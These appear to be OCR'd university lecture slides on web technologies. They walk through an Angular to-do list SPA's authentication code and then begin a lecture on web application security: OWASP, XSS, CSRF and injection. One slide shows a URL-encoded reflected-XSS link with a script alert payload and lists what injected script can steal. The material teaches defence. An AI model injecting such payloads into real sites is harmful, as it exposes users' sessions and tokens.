
TO–DO LIST WEB APP: SPA EDITION

- Today, we'll implement the good ol' To-do List App as a modern SPA
- We will use the REST backend developed back in **Lecture 15**
- And add a nice Angular 17 frontend on top of it



TO–DO LIST WEB APP: SPA EDITION

- During today's lecture, we'll check out the Angular To-do List SPA the teacher implemented
- The source code is available in the course materials on Teams
- In the remainder of these slides, we'll go over some of the interesting parts for reference



TO–DO LIST SPA: LIVE DEMO TIME

TO–DO LIST SPA: ROUTES

```
/* Nothing much is going on here */
export const routes: Routes = [{
    path: "home", component: HomepageComponent,
    title: "To-do List Angular App"
  }, {
    path: "login", component: LoginComponent,
    title: "Login | To-do List Angular App"
  }, { /*some routes were omitted for the sake of brevity*/
    path: "todos", component: TodoPageComponent,
    title: "To-do List | To-do List Angular App",
    canActivate: [authGuard]
  }, {
    path: "todos/:id", component: TodoDetailComponent,
    title: "To-do Detail | To-do List Angular App",
    canActivate: [authGuard]
  }
];
```

Notice that two routes are guarded by authGuard

Notice that this route is parametric!

TO–DO LIST SPA: AUTHGUARD

```
export const authGuard: CanActivateFn = (route, state) => {
  const authService = inject(AuthService);
  const toastr = inject(ToastrService);
  const router = inject(Router);
  if(authService.isUserAuthenticated()){
    return true;
  } else {
    toastr.warning("Please, login to access this feature", "Unauthorized!");
    return router.parseUrl("/login"); //return a UrlTree
  }
};
```

TO–DO LIST SPA: LOGIN COMPONENT

```
export class LoginComponent {
  toastr = inject(ToastrService);
  router = inject(Router);
  restService = inject(RestBackendService);
  authService = inject(AuthService);
  submitted = false;
  loginForm = new FormGroup({
    user: new FormControl('', [Validators.required]),
    pass: new FormControl('', [
      Validators.required,
      Validators.minLength(4),
      Validators.maxLength(16)])
  });

  handleLogin() {/* handles login submit */}
}
```

TO–DO LIST SPA: LOGIN COMPONENT

```
handleLogin() {
  this.submitted = true;
  if(this.loginForm.invalid){
    this.toastr.error("Invalid data!", "Oops! Invalid data!");
  } else {
    this.restService.login({
      usr: this.loginForm.value.user as string,
      pwd: this.loginForm.value.pass as string,
    }).subscribe({
      next: (token) => { this.authService.updateToken(token as string); },
      error: (err)  => { this.toastr.error("Invalid", "Oops! Invalid credentials");},
      complete: ()  => {
        this.toastr.success(`Welcome`,`Welcome ${this.loginForm.value.user}!`);
        this.router.navigateByUrl("/todos");
      }
    })
  }
}
```

TO–DO LIST SPA: LOGIN TEMPLATE

- Interesting bit from the LoginComponent template
- We conditionally show input errors only when needed
  - We use the new Angular 17 control flow syntax **@if**!

```
<label for="pass" class="classes-omitted">Password</label>
<input type="password" formControlName="pass" id="pass" class="omitted" required="">
@if(submitted && loginForm.controls.pass.errors){
  @if(loginForm.controls.pass.errors['required']){
    <p class="form-error">Password is required.</p>
  }
  @if(loginForm.controls.pass.errors['minlength']){
    <p class="form-error">Password should contain at least 4 characters</p>
  }
}
```

TO-DO LIST SPA: AUTH SERVICE

```
type AuthState = {
  user: string | null,
  token: string | null,
  isAuthenticated: boolean
}

@Injectable({
  providedIn: 'root'
})
export class AuthService {

  authState: WritableSignal<AuthState> = signal<AuthState>({
    user: this.getUser(),
    token: this.getToken(), //get token from localStorage, if there
    isAuthenticated: this.verifyToken(this.getToken()) //verify it's not expired
  })
```

TO-DO LIST SPA: AUTH SERVICE

```
@Injectable({
  providedIn: 'root'
})
export class AuthService {

  //continues from the previous slide

  user = computed(() => this.authState().user);
  token = computed(() => this.authState().token);
  isAuthenticated = computed(() => this.authState().isAuthenticated);
```

TO–DO LIST SPA: AUTH SERVICE

```
@Injectable({ providedIn: 'root'})
export class AuthService {
 //continues from the previous slide
 constructor(){
   effect( () => { //we use an effect to keep data aligned with localStorage
     const token = this.authState().token;
     const user = this.authState().user;
     if(token !== null)
       localStorage.setItem("token", token);
     else
       localStorage.removeItem("token");
     if(user !== null)
       localStorage.setItem("user", user);
     else
       localStorage.removeItem("user");
   });
 }
```

TO-DO LIST SPA: REST BACKEND SERVICE

```
@Injectable( { providedIn: 'root' } )
export class RestBackendService {
  url = "http://localhost:3000"
  constructor(private http: HttpClient) {}
  httpOptions = {
    headers: new HttpHeaders({
      'Content-Type': 'application/json'
    })
  };

  login(loginRequest: AuthRequest){
    const url = `${this.url}/auth`;
    return this.http.post<string>(url, loginRequest, this.httpOptions);
  }
  //rest of the service omitted for the sake of brevity
}
```

```
export interface AuthRequest {
  usr: string,
  pwd: string
}
```

TO-DO LIST SPA: AUTH INTERCEPTOR

```
function authInterceptor(request: HttpRequest, next: HttpHandlerFn) {
  const authService = inject(AuthService);
  const token = authService.getToken();

  if (token) {
    // Clone the request and add the Authorization header with the token
    request = request.clone({
      setHeaders: {
        Authorization: 'Bearer ' + token
      }
    });
  }

  return next(request); // Continue with subsequent interceptors, if any
}
```

TO-DO LIST SPA: TO-DO PAGE COMPONENT

```
export class TodoPageComponent {
  createTodoSubmitted = false;
  restService = inject(RestBackendService);
  toastr = inject(ToastrService);
  router = inject(Router);
  todos: TodoItem[] = []; //array of TodoItems

  newTodoForm = new FormGroup({
    todo: new FormControl('', [Validators.required])
  });

  ngOnInit() { this.fetchTodos(); }
  fetchTodos(){ /*...*/ }
  handleTodoSubmit(){ /*...*/ }
  handleDelete(id: number | undefined){ /*...*/ }
}
```

TO–DO LIST SPA: TO–DO TEMPLATE

- Interesting bit shown below
- Note that `<app-todo-item>` is a separate component, taking care of displaying a single To-do Item in the list
- The TodoItem to show is passed as a property
- Note that the component can also emit `delete` events

```
<ul class="classes-omitted">
  @for(item of todos; track item.id){
    <app-todo-item [todoItem]=item (delete)="handleDelete($event)"/>
  } @empty {
    <li class="classes-omitted">No to-do items to show.</li>
  }
</ul>
```

THE TO-DO ITEM COMPONENT

```
export class TodoItemComponent {
  @Input({ required: true}) todoItem: TodoItem;
  @Output() delete: EventEmitter<number | undefined> = new EventEmitter();
  editLink = "";
  restBackend = inject(RestBackendService);
  toastr = inject(ToastrService);


  ngOnInit(){ this.editLink = "/todos/"+this.todoItem?.id; }

  handleToggleDoneStatus(){ /*...*/ }
  handleDelete(){ /*...*/ }
}
```

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 23

WEB APPLICATION SECURITY

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


WEB APPLICATION SECURITY

- Web Apps play a crucial role in modern business and communication
- Securing them is essential to prevent **unauthorized access**, **data breaches**, and other malicious activities.
- Web App Security refers to the measures and practices implemented to protect web applications from security threats.
- The goal of web application security is to ensure the **confidentiality**, **integrity**, and **availability** of both the application and the data it handles.

WEB APPLICATION SECURITY

- Security in Web Apps needs to be handled at different levels
- **Network-level Security**
  - Concerned with the communication between the Web App and the Internet
  - Focuses on data encryption (HTTPS), firewalls filtering malicious HTTP requests, Monitoring and Logging to detect suspicious patterns, …
- **Application-level Security**
  - Concerned with security measures implemented withing the Web App
  - Focuses on Authentication and Authorization, Input Validation to ensure data integrity, Session Management, ensuring data confidentiality, …

NETWORK–LEVEL

- Focuses on protecting communication channels and infrastructure
- Protects against attacks targeting the network layer (e.g.: sniffing, MitM, …)
- Examples: filtering invalid HTTP requests or blocking DDoS attacks with a Firewall, properly encrypting traffic

APPLICATION–LEVEL

- Focuses on internal mechanisms and functionalities of the Web App
- Mitigates risks associated with the application itself
- Attacks may be concealed within **valid** HTTP requests and exploit vulnerabilities in the way the App is implemented to achieve malicious goals!

WEB APPLICATION SECURITY

- Network-level security is a topic for the Computer Networks / Network Security.
- In the Web Technologies course, we are concerned with how to design and develop modern web apps.
- We will therefore focus only on Application-level security, and make sure that the application we develop do not contain security vulnerabilities!
- We will also explore the key security mechanisms implemented in modern web browsers (e.g.:, **CORS**), so we know how to work with them

HOW BAD IS THE SITUATION?

- Quite bad…
- A **significant** number of web apps is affected by at least one vulnerability
- The OWASP (Open Worldwide Application Security Project) is a non-profit organization that collects vulnerability data and publishes periodic reports on the most prevalent vulnerability classes (OWASP Top 10)

COMMON WEB APP VULNERABILITIES

In the remaining slides, we will focus on a (small) subset of vulnerabilies, that occur frequently in web applications, can cause very serious damage, and can be easily mitigated or prevented!

- Cross-site Scripting (**XSS**)
- Cross-site Request Forgery (**XSRF** or **CSRF**)
- SQL Injections
- Session Attacks (Session Hijacking)
- Insufficient Input Validation leading to attacks on data integrity

SUBJECT SYSTEMS


- We will also demonstrate these attacks on real web applications and with a modern web browser!
- For some attacks, we will use the OWASP Juice-shop web app
  - Modern web app
  - Angular frontend
  - Express backend with Sequelize (and more)
- For others, we will use the Express To-do List traditional web app we developed back in Lecture 14
  - Traditional web app implemented using Express

CROSS-SITE SCRIPTING


CROSS–SITE SCRIPTING (XSS)

- XSS attacks aim at **injecting** malicious client-side code into otherwise trusted websites
- The attacker exploits flaws in the web app to send malicious client-side code to other users
- The flaws that enable such attacks occur when a web app displays untrusted input (e.g.: coming from users) without proper **validation** or **escaping** (encoding)

PERFORMING AN XSS ATTACK



PERFORMING AN XSS ATTACK




XSS: CONSEQUENCES

- Injected client-side code is executed by the browser as if it were **trusted** code (it's indistinguishable from the legit JS!)
- Users can be attacked by simply clicking on a malicious link
- `Click <a href="https%3A%2F%2Flegit.app%3Fq%3D%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E">here</a>`
- It can do everything trusted JavaScript can
  - Access and manipulate **cookies** (e.g.: session ids!)
  - Access **localStorage** and **sessionStorage** (e.g.: tokens or other private data!)
  - Manipulate the web page (e.g.: alter links, forms, add content)
  - Perform actions (e.g.: generate click events, submit forms as the user, …)

MITIGATING XSS VULNERABILITIES

